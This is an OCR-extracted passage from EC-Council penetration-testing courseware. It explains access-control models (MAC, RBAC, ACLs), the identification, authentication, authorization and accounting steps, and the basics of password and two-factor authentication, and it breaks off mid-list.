
  - There are two techniques to implement MAC:
    - **Rule based access control:** Rule based MAC specifies whether to allow or deny access to an object depending upon the levels of trust between the subject and the object.
    - **Lattice-based access control:** The lattice based access control defines the complex controls required for multiple subjects and objects.
  - The advantages and disadvantages of MAC include:
    - MAC provides a high level of security as the network administrators determine the access controls.
    - The MAC policies minimize the chances of errors.
    - The operating system, depending on the MAC, mark and label the incoming data, thereby creating an external application control policy.
    - Examples of MAC include SE Linux, trusted Solaris.

- **Role Based Access Control (RBAC)**

  In role based access control, the access permissions are available based on the access policies determined by the system. The access permissions are out of user control which means that users cannot amend the access policies created by the system. Users can be assigned access to systems, files, and fields on a one-by-one basis whereby access is granted to the user for a particular file or system to ensure that individuals have all the privileges necessary to perform their duties. The rules for determining the role based access controls are:

  - **Role Assignment:** Assigning a certain role to a user that enables them to perform a transaction.
  - **Role Authorization:** User needs to perform a role authorization in order to achieve that role.
  - **Transaction Authorization:** Transaction authorization allows users to execute only those transactions for which they are authorized.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Network Access Control List

Access control to a specific object/operation is defined in terms of access control lists (ACL) or Access control rules. Access control lists (ACL) is a list of permissions attached to a specific object/operation. These permissions states which user have access to specific object and the operations he/she is allowed to perform. These ACLs ensure security by managing the flow of packets in the network. They are configured on network devices such as Firewall, routers, switches, etc.

Access control lists (ACL) accomplish packet filtering by controlling the input and output flow of data packets into the network. This helps to ensure security by restricting the traffic into the network and limiting the access to users and network devices like routers or switches. Limiting the traffic protects and secures the network resources. Whenever the data is passed from the network device to the interface, it is analyzed and compared to the criteria set by the ACL, based on which the data flow is either permitted or prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



User Identification, Authentication, Authorization and Accounting

- **Identification**

  Identification deals with confirming the identity of a user, process, or device accessing the network. User identification is the most common technique used in authenticating the users in the network and applications. Users have a unique user ID which helps in identifying them.

  The authentication process includes verifying a user ID and a password. Users need to provide both the credentials in order to gain access to the network. The network administrators provide access controls and permissions to various other services depending on the user ID's.

  Example: Username, Account Number, etc.

- **Authentication**

  Authentication refers to verifying the credentials provided by the user while attempting to connect to a network. Both wired and wireless networks perform authentication of users before allowing them to access the resources in the network. A typical user authentication consists of a user ID and a password. The other forms of authentication are authenticating a web site using a digital certificate, comparing the product and the label associated with it. The factors associated with the process of authentication are:

  - **Knowledge factors**: The knowledge factors refer to the mandatory entities that a user should know while trying to log into a system or network. For example, usernames and passwords.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Possession factors:** The possession factors refer to the entities that a user should hold while performing logging. For example: One-time password token, Employee ID cards, etc.
- **Inherence factors:** The inherence factors, mostly apply to the biometric factors that the users use for authentication. For example: retina scan, fingerprint scan, etc.

Common authentication methods include:

- Passwords
- Biometrics
- Token management
- Authorization


- **Authorization**

  Authorization refers to the process of providing permission to access the resources or perform an action on the network. Network administrators can decide the access permissions of users on a multi-user system. They even decide the user privileges. The mechanism of authorization can allow the network administrator to create access permissions for users as well as verify the access permissions created for each user. In logical terms, authorization succeeds authentication. But, the type of authentication required for authorization varies. However, there are cases that do not require any authorization of the users requesting for a service. For example, no user authorization is needed when a user tries to access a web page from the Internet.

- **Accounting**

  User accounting refers to tracking the actions performed by the user on a network. This includes verifying the files accessed by the user, functions like alteration or modification of the files or data.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Types of Authentication: Password Authentication

In password authentication, users need to provide usernames and the passwords to prove their identity to a system, application or network. The username and password are then matched against the list of authorized users in the database/windows active directory. Once matched, users can access the system.

The user password should follow standard password creation practices, including a mixture of alphabet letters, numbers and special characters, having a length greater than 8 characters (small passwords are easily guessed).

Password authentication is vulnerable to brute force attacks (A person trying possible combinations of characters to guess the password or capture packets using a protocol "sniffer" while sending across the network as plain text).

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Authentication: Two-factor Authentication

The two-factor authentication is a process where a system confirms the user identification in two steps. The users may use a physical entity like a security token as one of the credentials and the other credential can include security codes.

Two-factor authentication depends on two factors:

- Something you have
- Something you know

Example: A bank card – A user requires swiping the bank card and entering the PIN while accessing the bank card. Here, bank card is the physical entity and the PIN is the security code.

Advantage of two factor authentication includes decreasing the chances of identity theft and phishing. However, there are certain drawbacks for this two-step process. There are situations where the user will have to wait for the organization to issue the physical token to the user. The delay in getting the token results in users waiting for a long time to access their private data.

Identity evaluation depends on Knowledge, Possession, and Inherent Factors. Out of these, inherent factors are difficult to change as they depend on the characteristics of a human being. Inherence factor (biometric authentication) is the best companion of two-factor authentication as it is considered as the hardest to forge or spoof.

There are many combinations available in the two-factor authentication. Commonly found are:

